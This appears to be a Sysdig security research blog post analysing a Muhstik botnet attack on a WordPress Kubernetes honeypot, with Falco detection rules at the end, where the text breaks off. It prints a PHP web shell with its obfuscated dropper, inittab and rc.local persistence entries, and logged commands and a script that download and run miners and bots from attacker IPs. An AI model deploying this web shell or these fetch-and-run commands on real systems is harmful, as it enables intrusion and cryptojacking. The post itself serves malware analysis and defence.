

Hands-On Muhstik Botnet: crypto-mining attacks targeting Kubernetes

sysdig.com/blog/muhstik-malware-botnet-analysis/

By Stefano Chierici

November 16, 2021

Malware is continuously mutating, targeting new services and platforms. The **Sysdig Security Research** team has identified the famous **Muhstik Botnet** with new **behavior**, attacking a Kubernetes Pod with the plan to control the Pod and mine cryptocurrency.

A WordPress Kubernetes Pod was compromised by the Muhstik worm and added to the botnet. On the Pod has been deployed and executed various types of **crypto miners**, like `xmra64` and `xmrig64`.



This attack confirms what we've been seeing for quite some time; **Crypto miner attacks are on the rise**, and they come in many different forms. The fact that crypto currency prices are over the roof is only making things worse.

We will cover the characteristics of Muhstik Malware, the step-by-step of this particular attack, and how to protect your infrastructure against it.

What is Muhstik Malware?

Muhstik malware has been around since 2017, and we assume that it is based on a **fork of the Mirai code** and is currently affecting the cloud by way of several web application exploits.


The botnet is monetized via cryptomining and with DDoS attack services.

It targets a wide variety of web applications, including WordPress, Drupal, and WebDAV, Oracle's WebLogic application server, as well as an assortment of Internet-of-Things (IoT) and Small Office/Home Office (SOHO) devices.

Muhstik uses its botnet to mount sizable distributed denial-of-service (DDoS) attacks, but it will also install several cryptocurrency miners on affected systems.

Step-by-step Muhstik behavior

Let's start with a quick overview of the attack behavior and the main steps executed, from the Pod compromise to the cryptomining activities.



The attack uncovered went as follows:

1. WordPress admin login configured with default credentials in the honeypot account was attacked
 1. The `header.php` file was used to upload a malicious PHP page `E3DC4533F48E7161DA720C6FD3591710.php`
 2. The malicious PHP code loads files and executes remote commands.
2. The code `pty3` uploaded was executed on the Pod.
3. Then, `pty3` spawned a new process called `ggop6b5pqqmfrfd` and connected to the botnet.
 1. The file was copied in different directories.
 2. Created entry in file `rc.local` for persistence.
 3. Created `/etc/inittab` file using `respawn` function always for persistence.
4. `xmrig64` crypto miner binary was executed on the machine.
5. The malicious remote script was downloaded and executed on the Pod `http://118.24.84.121/wp-content/themes/twentyfifteen/kn | sh`
 1. Other `pty` files were downloaded and executed.
6. Then, the `xmra64` crypto binary miner was downloaded from `178.62.105.90` IP addresses and executed on the Pod using the mining pools on the `185.165.171.78`, `185.86.148.14` IP addresses.

Let's dig deeper into the details of this Muhstik malware, how this botnet works in detail, the exact commands that are run, the communication between the servers, and finally, how to detect this attack with open source Falco.

Muhstik Malware in depth

#1 Initial access – Encrypted PHP web shell

Default WordPress credentials were exploited in our honeypot and the WordPress `header.php` file was updated with the following string.

As we can understand from the clear text code at the end, the PHP function `file_put_contents` was used to create a new file and put the encrypted code in it.

```
<?php if (isset($_GET['t6'])) { $data = "<?php
eval(gzinflate(str_rot13(base64_decode('rU16QuNTEP6cVfkPgy862xKQh00AW0K0SBsKKgJRTyuV0G
?>'); file_put_contents("E3DC4533F48E7161DA720C6FD3591710.php", $data); } ?>
```

To find the real code executed, we need to revert the decryption process starting from the string base64 we have here. In this case, we have a triple encoding:

- **Base_64 encoding:** Method used to encode text or code to better send it without error and bypass detection.
- **Rot13 substitution cipher:** A simple shifting character rotation of ASCII letters.

- **Compression:** Gzip compression applied to get 'text' which can be used via a web 'POST' requests.

Decrypting the code added by the attacker, we can see it is a PHP web shell, used to execute commands and upload files on the Pod. Let's go deeper into the **static analysis** of the most relevant part of the code.

The first part of the PHP code is used to download more malware files. We explain deeper in the next section.

```
if (isset($_GET['wie'])) {
    $arr = array("who" => array("os_name" => php_uname('s'), "uname_version_info" =>
php_uname('v'), "machine_type" => php_uname('m'), "kernel" => php_uname('r'),
"php_uname" => php_uname(), "is64bit" => PHP_INT_SIZE === 4 ? false : true));
    print (json_encode($arr));
    exit;
} elseif (isset($_GET['knal'])) {
    $comd = $_GET['knal'];
    echo "<pre><font size=3 color=#000000>" . shell_exec($comd) . "</font></pre>";
    exit;
} elseif (isset($_POST['submit'])) {
    $uploaddir = pwd();
    if (!$name = $_POST['newname']) {
        $name = $_FILES['userfile']['name'];
    }
    move_uploaded_file($_FILES['userfile']['tmp_name'], $uploaddir . $name);
    if (move_uploaded_file($_FILES['userfile']['tmp_name'], $uploaddir . $name)) {
        echo "Upload Failed";
    } else {
        echo "Upload Success to " . $uploaddir . $name . " :D ";
    }...
}
```

Here, check the session and the authentication with the botnet.

```
if (!isset($_SESSION[md5($_SERVER['HTTP_HOST'])])) {
    if (empty($auth_pass) || (isset($_POST['pass']) && (md5($_POST['pass']) ==
$auth_pass))) {
        $_SESSION[md5($_SERVER['HTTP_HOST'])] = true;
    } else {
        printLogin();
    }
}
```

The PHP code below is used to obtain information about the current user, and is signed by the **Muhstik malware**.

```
echo "<title>UnKnown - muhstik</title><br>";
$cur_user = "(" . get_current_user() . ")";
echo "<font size=2 color=#888888><b>User : uid=" . getmyuid() . $cur_user . " gid=" .
getmygid() . $cur_user . "</b><br>";
echo "<font size=2 color=#888888><b>Uname : " . php_uname() . "</b><br>";
```

This last portion of the PHP code is used as a **backdoor communication** to send the commands from the botnet. We can observe `cmd`, `dir`, or `ls -la` commands.

```
if (isset($_POST['command'])) {
    $cmd = $_POST['cmd'];
    echo "<pre><font size=3 color=#000000>" . shell_exec($cmd) . "</font></pre>";
} else {
    if (strtoupper(substr(PHP_OS, 0, 3)) === 'WIN') {
        echo "<pre><font size=3 color=#000000>" . shell_exec('dir') . "</font>
</pre>";
    } else {
        echo "<pre><font size=3 color=#000000>" . shell_exec('ls -la') . "</font>
</pre>";
    }
}
```

#2 Propagation – pty3 dropped on the Pod

The first malware file dropped and executed on the Pod using the web shell created was the binary `pty3`. We use an external service to analyze the binary, [VirusTotal](#), which helps us to detect, with several AVs, what type of malware it is.

32 / 61

32 security vendors flagged this file as malicious

a3f72a73e146834b43dab8833e0a9cfee6d08843a4c23fdf425295e53517afce

pty3

64bits elf upx

47.94 KB Size

2021-04-30 07:03:18 UTC

1 month ago

ELF

| DETECTION | DETAILS | RELATIONS | COMMUNITY |
|-------------|---------|----------------------------------|------------------|
| Ad-Aware | | ① Trojan.Linux.Agent.ABD | AegisLab |
| ALYac | | ① Trojan.Linux.Agent.ABD | Arcabit |
| Avast | | ① ELF:Tsunami-DO [Trj] | Avast-Mobile |
| AVG | | ① ELF:Tsunami-DO [Trj] | Avira (no cloud) |
| BitDefender | | ① Trojan.Linux.Agent.ABD | ClamAV |
| Cynet | | ① Malicious (score: 99) | DrWeb |
| Emsisoft | | ① Trojan.Linux.Agent.ABD (B) | eScan |
| ESET-NOD32 | | ① A Variant Of Linux/Tsunami.NCD | FireEye |
| Fortinet | | ① Adware/Tsunami | GData |
| lkarus | | ① Trojan.Linux.Tsunami | Jiangmin |
| Kaspersky | | ① HEUR:Backdoor.Linux.Tsunami.br | MAX |

This particular binary was reported for the first time in April, 2021, and 32 intelligence sources have confirmed that it is, indeed, malware. There are a lot of versions of `pty3` malware in the wild that are related to the **Muhstik botnet**, however, it seems to be a **recent version**.

In our malware analysis, we use our **honeypot** to follow the malware behavior and its goal.

If this were a regular production server, we would have a **plan to incident response**, immediately **isolate** the binary, **investigate** the source, and **enhance our security for future incidents**.

#3 Runtime analysis – `pty3` malware executed inside the Pod

The malware file `pty3` was executed right after it was dropped on the Pod. To follow what `pty3` is doing, we used the open source tool, Sysdig Inspect, to visualize system calls.

Let's see the activities performed by the malware in detail.

#3.1 Checking network tools running in the Pod

As the first action, the malware checks if network dump tools are in execution in the Pod. The two binaries checked are `tcpdump` and `strace`.

```

sh (4016000:254) < clone res=255 exe=sh args=-c.pidof -x tcpdump > /dev/null. tid=4016000(sh) pid=4016000(sh) ptid=4015997(pty3) cwd= fdlimit=1048576 pgft_maj=0 pgft_min=20
sh (4016001:255) < clone res=0 exe=sh args=-c.pidof -x tcpdump > /dev/null. tid=4016001(sh) pid=4016001(sh) ptid=4016000(sh) cwd= fdlimit=1048576 pgft_maj=0 pgft_min=20
sh (4016001:255) > execve filename=/bin/pidof
pidof (4016001:255) < execve res=0 exe=pidof args=-x.tcpdump. tid=4016001(pidof) pid=4016001(pidof) ptid=4016000(sh) cwd= fdlimit=1048576 pgft_maj=0 pgft_min=20 vm
pidof (4016001:255) > open
pidof (4016001:255) < open fd=3(<f>/etc/ld.so.cache) name=/etc/ld.so.cache flags=4097(O_RDONLY|O_CLOEXEC) mode=0 dev=100008
pidof (4016001:255) > close fd=3(<f>/etc/ld.so.cache)
pidof (4016001:255) < close res=0
pidof (4016001:255) > open
pidof (4016001:255) < open fd=3(<f>/lib/x86_64-linux-gnu/libc.so.6) name=/lib/x86_64-linux-gnu/libc.so.6 flags=4097(O_RDONLY|O_CLOEXEC) mode=0 dev=100008
pidof (4016001:255) > read fd=3(<f>/lib/x86_64-linux-gnu/libc.so.6) size=832
pidof (4016001:255) < read res=832 data=.ELF.....>.....P.....@.....t.....@.8...@.D.C.....@.....
pidof (4016001:255) > close fd=3(<f>/lib/x86_64-linux-gnu/libc.so.6)
pidof (4016001:255) < close res=0
pidof (4016001:255) > chdir
pidof (4016001:255) < chdir res=0 path=/proc
sh (4015998:252) > clone
sh (4015998:252) < clone res=253 exe=sh args=-c.pidof -x strace > /dev/null. tid=4015998(sh) pid=4015998(sh) ptid=4015997(pty3) cwd= fdlimit=1048576 pgft_maj=0 pgft_min=19
sh (4015999:253) < clone res=0 exe=sh args=-c.pidof -x strace > /dev/null. tid=4015999(sh) pid=4015999(sh) ptid=4015998(sh) cwd= fdlimit=1048576 pgft_maj=0 pgft_min=19
sh (4015999:253) > execve filename=/bin/pidof
pidof (4015999:253) < execve res=0 exe=pidof args=-x.strace. tid=4015999(pidof) pid=4015999(pidof) ptid=4015998(sh) cwd= fdlimit=1048576 pgft_maj=1 pgft_min=19 vm
pidof (4015999:253) > open
pidof (4015999:253) < open fd=3(<f>/etc/ld.so.cache) name=/etc/ld.so.cache flags=4097(O_RDONLY|O_CLOEXEC) mode=0 dev=100008
pidof (4015999:253) > close fd=3(<f>/etc/ld.so.cache)
pidof (4015999:253) < close res=0
pidof (4015999:253) > open
pidof (4015999:253) < open fd=3(<f>/lib/x86_64-linux-gnu/libc.so.6) name=/lib/x86_64-linux-gnu/libc.so.6 flags=4097(O_RDONLY|O_CLOEXEC) mode=0 dev=100008
pidof (4015999:253) > read fd=3(<f>/lib/x86_64-linux-gnu/libc.so.6) size=832
pidof (4015999:253) < read res=832 data=.ELF.....>.....P.....@.....t.....@.8...@.D.C.....@.....
pidof (4015999:253) > close fd=3(<f>/lib/x86_64-linux-gnu/libc.so.6)
pidof (4015999:253) < close res=0
pidof (4015999:253) > chdir
pidof (4015999:253) < chdir res=0 path=/proc
pidof (4015999:253) > openat
pidof (4015999:253) < openat fd=3(<d>/proc) dirfd=-100(AT_FDCWD) name=./proc flags=13377(O_DIRECTORY|O_NONBLOCK|O_RDONLY|O_CLOEXEC|O_TMPFILE) mode=0 dev=100009
pidof (4015999:253) > open

```

This is a typical process to discover and identify new targets to infect with the malware, using system binaries in the process or GTFOBins.

#3.2 Persistence phase

To make sure the **Muhstik malware** will be rerun if the process dies or the machine is restarted, the malware needs to spread itself in the Pod and perform some actions.

In this case, the `pty3` binary performed special measures to achieve persistence in the machine.

First of all, the `pty3` started copying itself in different directories for persistence purpose:

- `/tmp/pty3`
- `/dev/shm/pty3`
- `/var/tmp/pty3`
- `/var/lock/pty3`
- `/var/run/pty3`

Then, it tried to execute crontab, although the crontab binary wasn't available inside the Pod. It succeeded instead of executing persistence via `/etc/inittab`, adding the following lines.

```
root@wordpress-5894fc5d86-x9rfm:/etc# cat inittab
0:2345:respawn:/tmp/pty3
0:2345:respawn:/dev/shm/pty3
0:2345:respawn:/var/tmp/pty3
0:2345:respawn:/var/lock/pty3
0:2345:respawn:/var/run/pty3
```

Using the `respawn` function ensures that if the process dies, it will be respawned automatically without losing the compromised host/Pod.

The **Muhstik malware** also added itself in the `rc.local` file for the same purposes as shown in the following screenshot.

```
root@wordpress-5894fc5d86-x9rfm:/var/www/html# cat /etc/rc.local
#!/bin/sh -e
#
# rc.local
#
# This script is executed at the end of each multiuser runlevel.
# Make sure that the script will "exit 0" on success or any other
# value on error.
#
# In order to enable or disable this script just change the execution
# bits.
#
# By default this script does nothing.

exit 0
"/tmp/pty3"
```

#3.3 Establishing C&C communication with the Botnet

At this point, the malware needs to communicate and send instructions to the **zombie Pod**. In the following image, we can see the **PING / PONG** communication between the process `ggop6b5pqkmfrfd` and the webserver.

```
| > recvfrom fd=6(<4t>100.96.2.10:35316->46.149.233.35:8080) size=4096
| < recvfrom res=14 data=PING :ewa.ja

| > write fd=6(<4t>100.96.2.10:35316->46.149.233.35:8080) size=13
| < write res=13 data=PONG :ewa.ja

| > recvfrom fd=6(<4t>100.96.2.10:35316->46.149.233.35:8080) size=4096
| < recvfrom res=223 data=:_!M@null PRIVMSG #ex86 :+OK 45EKZ0UzppJ.B1IYN1e/fDW0hejCT0gfm5C1kEMGK1Kfpg200bo tuple=NULL
| > write fd=6(<4t>100.96.2.10:35316->46.149.233.35:8080) size=11
| < write res=11 data=NOTICE _ :

| > recvfrom fd=6(<4t>100.96.2.10:35316->46.149.233.35:8080) size=4096
| < recvfrom res=55 data=:ewa.ja 412 x86|h|1|1243226|wordpress :No text to send
```


It resembles other **malware and C&C protocols**, capturing information about the target and communicating back with updated attack payloads.

Let's stop for a moment to summarize the activities done so far by the malware dropped:

1. Spawn a new process to connect to the botnet.
2. Check tools running inside the host/Pod to discover new Pods to infect.
3. Replicate itself in different locations for persistence.
4. Run crontab by creating and editing `/etc/inittab` to get persistence.

#4 Crypto miners in action

The goal of the Muhstik botnet, after infecting the victim, is to monetize the resources it infects. **Muhstik malware** downloads two binaries in the Kubernetes Pods it controls, and starts cryptomining.

#4.1 `xmrig64` binary downloaded and executed on the Pod

Once the malware infection is complete, after having connected the Pod to the botnet, the attacker uploaded and executed the `xmrig64` binary using the PHP web shell.

Policy & Triggered Rules

 Edit Policy

name Unexpected Spawned Processes

ruleType Falco - Syscall

ruleName Run shell untrusted

```
Shell spawned by untrusted binary (user=www-data user_loginuid=-1 shell=sh parent=apache2 cmdline=sh -c chmod +x xmrig64; ./xmrig64 > /dev/null 2>&1 & pcmdline=apache2 -DFOREGROUND gparent=apache2 ggparent=<NA> aname[4]=<NA> aname[5]=<NA> aname[6]=<NA> aname[7]=<NA> container_id=b5998c133133 image=wordpress)
```

From the screen below, using Inspect, we can detect the miner connecting to the IP pool 186.86.148.14 with port 8081 and start sharing information.

```

zcghx0ruoer2g9u (2114321:10951) > write fd=8(<e>) size=8
zcghx0ruoer2g9u (2114321:10951) < write res=8 data=.....
zcghx0ruoer2g9u (2114319:10949) > read fd=8(<e>) size=1024
zcghx0ruoer2g9u (2114319:10949) < read res=8 data=.....
zcghx0ruoer2g9u (2114319:10949) > open
zcghx0ruoer2g9u (2114319:10949) < open fd=9(<f>/dev/null) name=/dev/null flags=4097(O_RDONLY|O_CLOEXEC) mode=0 dev=B7
zcghx0ruoer2g9u (2114319:10949) > socket domain=2(AF_INET) type=526337 proto=0
zcghx0ruoer2g9u (2114319:10949) < socket fd=10(<4>)
zcghx0ruoer2g9u (2114319:10949) > connect fd=10(<4>)
zcghx0ruoer2g9u (2114319:10949) < connect res=-115(EINPROGRESS) tuple=100.96.2.10:47022->185.86.148.14:8081
zcghx0ruoer2g9u (2114319:10949) > getsockopt
zcghx0ruoer2g9u (2114319:10949) < getsockopt res=0 fd=10(<4t>100.96.2.10:47022->185.86.148.14:8081) level=1(SOL_SOCKET) optname=4(SO_ERROR) val=0 optlen=4
zcghx0ruoer2g9u (2114319:10949) > write fd=10(<4t>100.96.2.10:47022->185.86.148.14:8081) size=308
zcghx0ruoer2g9u (2114319:10949) < write res=308 data={"id":1,"jsonrpc":"2.0","method":"login","params":{"login":"x","pass":"x","agent
zcghx0ruoer2g9u (2114319:10949) > read fd=10(<4t>100.96.2.10:47022->185.86.148.14:8081) size=2048
zcghx0ruoer2g9u (2114319:10949) < read res=468 data={"jsonrpc":"2.0","id":1,"error":null,"result":{"id":"0796277ec2f51d26","job":{"b

```

#4.2 xmra64 binary behavior

Using the `ggop6b5pqkmfrfd` process running in the Pod, the Muhstik botnet downloaded the crypto miner binary `xmra64` from the IP `178.62.105.90` executing the `wget` and `curl` commands.

Policy & Triggered Rules

 [Edit Policy](#)

name `Unexpected Spawned Processes`

ruleType `Falco - Syscall`

ruleName `Run shell untrusted`

```

Shell spawned by untrusted binary (user=www-data user_loginuid=-1 shell=sh parent=ggop6b5pqkmfrfd cmdline=sh -c export PATH=/bin:/sbin:/usr/bin:/usr/local/bin:/usr/sbin;(wget http://178.62.105.90:80/wp-content/themes/twentyfifteen/xmra64 -O xmra64 || curl -o xmra64 http://178.62.105.90:80/wp-content/themes/twentyfifteen/xmra64) && chmod +x xmra64 && ./xmra64 -o 185.86.148.14:8081 -o 185.165.171.78:8081 -B pcmdline=ggop6b5pqkmfrfd gparent=ggop6b5pqkmfrfd ggparent=apache2 aname[4]=<NA> aname[5]=<NA> aname[6]=<NA> aname[7]=<NA> container_id=b5998c133133 image=wordpress)

```

```


(f3d71e24c0fa) sh (52063:108) > execve filename=/usr/bin/wget
(f3d71e24c0fa) sh (52062:107) > fork
(f3d71e24c0fa) sh (52062:107) < fork res=109 exe=sh args=-c.export PATH=/bin:/sbin:/usr/bin:/usr/local/bin:/usr/sbin:wget http://178.62.105.90:80/wp-content.
(f3d71e24c0fa) sh (52065:109) < fork res=0 exe=sh args=-c.export PATH=/bin:/sbin:/usr/bin:/usr/local/bin:/usr/sbin:wget http://178.62.105.90:80/wp-content/tl

```

Once downloaded, `ggop6b5pqkmfrfd` prepared the binary for execution. We can see how it used `chmod` to set the execution bit.

```
happy_swirles (f3d71e24c0fa) sh (52070:112) > execve filename=/bin/chmod
happy_swirles (f3d71e24c0fa) sh (52069:111) > execve filename=./xmra64(/xmra64)
happy_swirles (f3d71e24c0fa) xmra64 (52069:111) < execve res=0 exe=./xmra64 args=-o.185.165.171.78:8081.-o.185.86.148.14:8081. tid=52069(xmra64) pid=52069(xmra64)
```

We uploaded this `xmra64` binary again and the report was very similar. It is a well-known crypto miner.



The image shows a VirusShare report for the file `xmra64`. At the top, a circular progress indicator shows 35 engines detected this file out of 60. The file's SHA-256 hash is `a83a7a12ebede2dcb81e05f336c81d51235d083ce6a6678db9bd9d77bd968b09`. It is 1.89 MB in size and was uploaded on 2021-01-22 05:18:41 UTC. The file type is ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, stripped. The report includes a 'Basic Properties' section with various hashes (MD5, SHA-1, SHA-256, Vhash, SSDEEP, TlSH) and file metadata (File type, Magic, TrID, File size). A 'History' section shows the first submission on 2020-07-22 09:30:08 and the last submission on 2021-01-22 05:18:41. The 'Names' section lists `xmra64` and `output.172653685.txt`.

Two **crypto miner pools** were specified when launching the crypto miner binary:

- `185.165.171.78`
- `185.86.148.14`

From the following screen, we can see the miner started communicating with the pool.

```
66fnchjur0niuxv (82655:8813) > read fd=10(<<t>100.96.2.10134008->185.86.148.14:8081) size=2048
66fnchjur0niuxv (82655:8813) < read res=469 data={"jsonrpc":"2.0","id":1,"error":null,"result":{"id":"050c0c6e7e469483","job":{"b ←
66fnchjur0niuxv (82655:8813) > clone
66fnchjur0niuxv (82655:8813) < clone res=8818 exe=[knthread] args= tid=82655(66fnchjur0niuxv) pid=82655(66fnchjur0niuxv) ptid=695361(apache2) cwd= fdlimit=1048576 pgft_maj=0 pgft_mi
66fnchjur0niuxv (82655:8813) > clone
66fnchjur0niuxv (82655:8813) < clone res=8819 exe=[knthread] args= tid=82655(66fnchjur0niuxv) pid=82655(66fnchjur0niuxv) ptid=695361(apache2) cwd= fdlimit=1048576 pgft_maj=0 pgft_mi
66fnchjur0niuxv (82655:8813) > clone
66fnchjur0niuxv (82655:8813) < clone res=8820 exe=[knthread] args= tid=82655(66fnchjur0niuxv) pid=82655(66fnchjur0niuxv) ptid=695361(apache2) cwd= fdlimit=1048576 pgft_maj=0 pgft_mi
66fnchjur0niuxv (82662:8820) < clone res=0 exe=[knthread] args= tid=82662(66fnchjur0niuxv) pid=82655(66fnchjur0niuxv) ptid=695361(apache2) cwd= fdlimit=1048576 pgft_maj=0 pgft_min=c
66fnchjur0niuxv (82661:8819) < clone res=0 exe=[knthread] args= tid=82661(66fnchjur0niuxv) pid=82655(66fnchjur0niuxv) ptid=695361(apache2) cwd= fdlimit=1048576 pgft_maj=0 pgft_min=c
66fnchjur0niuxv (82660:8818) < clone res=0 exe=[knthread] args= tid=82660(66fnchjur0niuxv) pid=82655(66fnchjur0niuxv) ptid=695361(apache2) cwd= fdlimit=1048576 pgft_maj=0 pgft_min=c
```

#5 More malware binaries – Other `pty` files dropped on the Pod

After running the first miner, the other `pty` files were dropped on the Pod downloading and executing a script, which we detect again with Inspector.

Policy & Triggered Rules

 [Edit Policy](#)

name `Unexpected Spawned Processes`

ruleType `Falco - Syscall`

ruleName `Run shell untrusted`

```
Shell spawned by untrusted binary (user=www-data user_loginuid=-1 shell=sh parent=apache2 cmdline=sh -c wget -q0 - http://118.24.84.121/wp-content/themes/twentyfifteen/kn | sh pcmdline=apache2 -DFOREGROUND gparent=apache2 gparent=<NA> aname[4]=<NA> aname[5]=<NA> aname[6]=<NA> aname[7]=<NA> container_id=b5998c133133 image=wordpress)
```

Looking at the file downloaded, we can see the code executed and from where the file was downloaded.

```
if [ -w "/tmp" ]; then LPATH=/tmp/; fi;if [ -w ${HOME} ]; then LPATH=${HOME}/; fi;if [ -w $(pwd) ]; then LPATH=$(pwd) /; fi;if [ -w "/var/run" ]; then LPATH=/var/run/; fi;if [ -w "/usr/local/bin" ]; then LPATH=/usr/local/bin/; fi;
if [ $(curl --help 2>/dev/null|grep -i "Dump libcurl equivalent"|wc -l) -ne 0 ]; then curl="curl"; elif [ $(lxc --help 2>/dev/null|grep -i "Dump libcurl equivalent"|wc -l) -ne 0 ]; then curl="lxc"; else curl="echo"; for f in ${bpath}/*; do strings $f 2>/dev/null|grep -qi "Dump libcurl equivalent" && curl="$f" && ${sudo} mv -f $curl ${bpath}/lxc && break; done; fi
if [ $(wget --version 2>/dev/null|grep -i "wgetrc "|wc -l) -ne 0 ]; then wget="wget"; elif [ $(lxc --version 2>/dev/null|grep -i "wgetrc "|wc -l) -ne 0 ]; then wget="lxc"; else wget="echo"; for f in ${bpath}/*; do strings $f 2>/dev/null|grep -qi ".wgetrc"-style command" && wget="$f" && ${sudo} mv -f $wget ${bpath}/lxc && break; done; fi

for fl in "pty3" "pty4" "pty10" "pty1" "pty2" "pty9" "pty8" "pty5" "pty6" "pty7"
do
    if [ "${wget}" != "echo" ]; then
        ${wget} ${WOPTS} http://167.99.39.134/.x/${fl} -O ${LPATH}${fl}; chmod +x ${LPATH}${fl}; chmod 700 ${LPATH}${fl}; ${LPATH}${fl}
    else

```

We can see the file `pty*`, which might be different versions of the `pty3` file executed before, are downloaded from the IP `167.99.39.134/.x/.`

Summary of IOC and suspicious activities

IPs & URLs

- <http://118.84.24.121:80/wp-content/themes/twentyfifteen/kn>

- <http://167.99.39.134/.x/>
- <http://178.62.105.90:80/wp-content/themes/twentyfifteen/xmra64>
- 185.86.148.14:8081
- 185.165.171.78:8081
- 46.149.233.35:8080

Files and their MD5:

- `E3DC4533F48E7161DA720C6FD3591710.php`
4dc3298cdbf565cc897a922807a2809667535c5a
- `pty3`
61586a0c47e3ae120bb53d73e47515da4deaefbb
- `xmrig64`
de64b454420c64fc160a9c6c705896ae0e26d8db
- `xmra64`
497f4e24464a748c52f92de1fba33551

Suspicious activities

There are a few suspicious activities worth mentioning in our **Muhstik malware analysis**:

- `wget` is launched in **runtime**, not build time.
- Network communication with the **miner pool**.
- A **CPU usage** surge due to an **unknown process** launched.

Once we have identified these activities, we see how we can perform their detection.

Detecting the Muhstik botnet with Falco

Falco is the CNCF open-source project for **runtime threat detection** for containers and Kubernetes.

One of the benefits of Falco is in leveraging its **powerful and flexible rules language**. As a result, Falco will generate security events when it finds abnormal behaviors, as defined by a customizable set of rules. Meanwhile, Falco comes with a handful of **out-of-the-box detection rules**.

Customizing the rules reported here, it's possible to **detect crypto miners' behaviors** through connections using the IPs mentioned in this article, and **proactively detect other connections** to well-known crypto miners' domains.

```

# Note: falco will send DNS request to resolve miner pool domain which may trigger
alerts in your environment.
- rule: Detect outbound connections to common miner pool ports
  desc: Miners typically connect to miner pools on common ports.
  condition: net_miner_pool and not trusted_images_query_miner_domain_dns
  exceptions:
    - name: proc_sport_sipname
      fields: [proc.name, fd.sport, fd.sip.name]
  enabled: false
  output: Outbound connection to IP/Port flagged by cryptoioc.ch
(command=%proc.cmdline port=%fd.rport ip=%fd.rip container=%container.info
image=%container.image.repository)
  priority: CRITICAL
  tags: [network, mitre_execution]

- rule: Container Drift Detected (chmod)
  desc: New executable created in a container due to chmod
  condition: >
  chmod and
  consider_all_chmods and
  container and
  not runc_writing_var_lib_docker and
  not user_known_container_drift_activities and
  evt.rawres>=0 and
  ((evt.arg.mode contains "S_IXUSR") or
  (evt.arg.mode contains "S_IXGRP") or
  (evt.arg.mode contains "S_IXOTH"))
  exceptions:
    - name: proc_name_image_suffix
      fields: [proc.name, container.image.repository]
      comps: [in, endswith]
    - name: cmdline_file
      fields: [proc.cmdline, fd.name]
      comps: [in, in]
      values:
        - [{"runc:[1:CHILD] init"}, ["/exec.fifo]]
  output: Drift detected (chmod), new executable created in a container
(user=%user.name user_loginuid=%user.loginuid command=%proc.cmdline
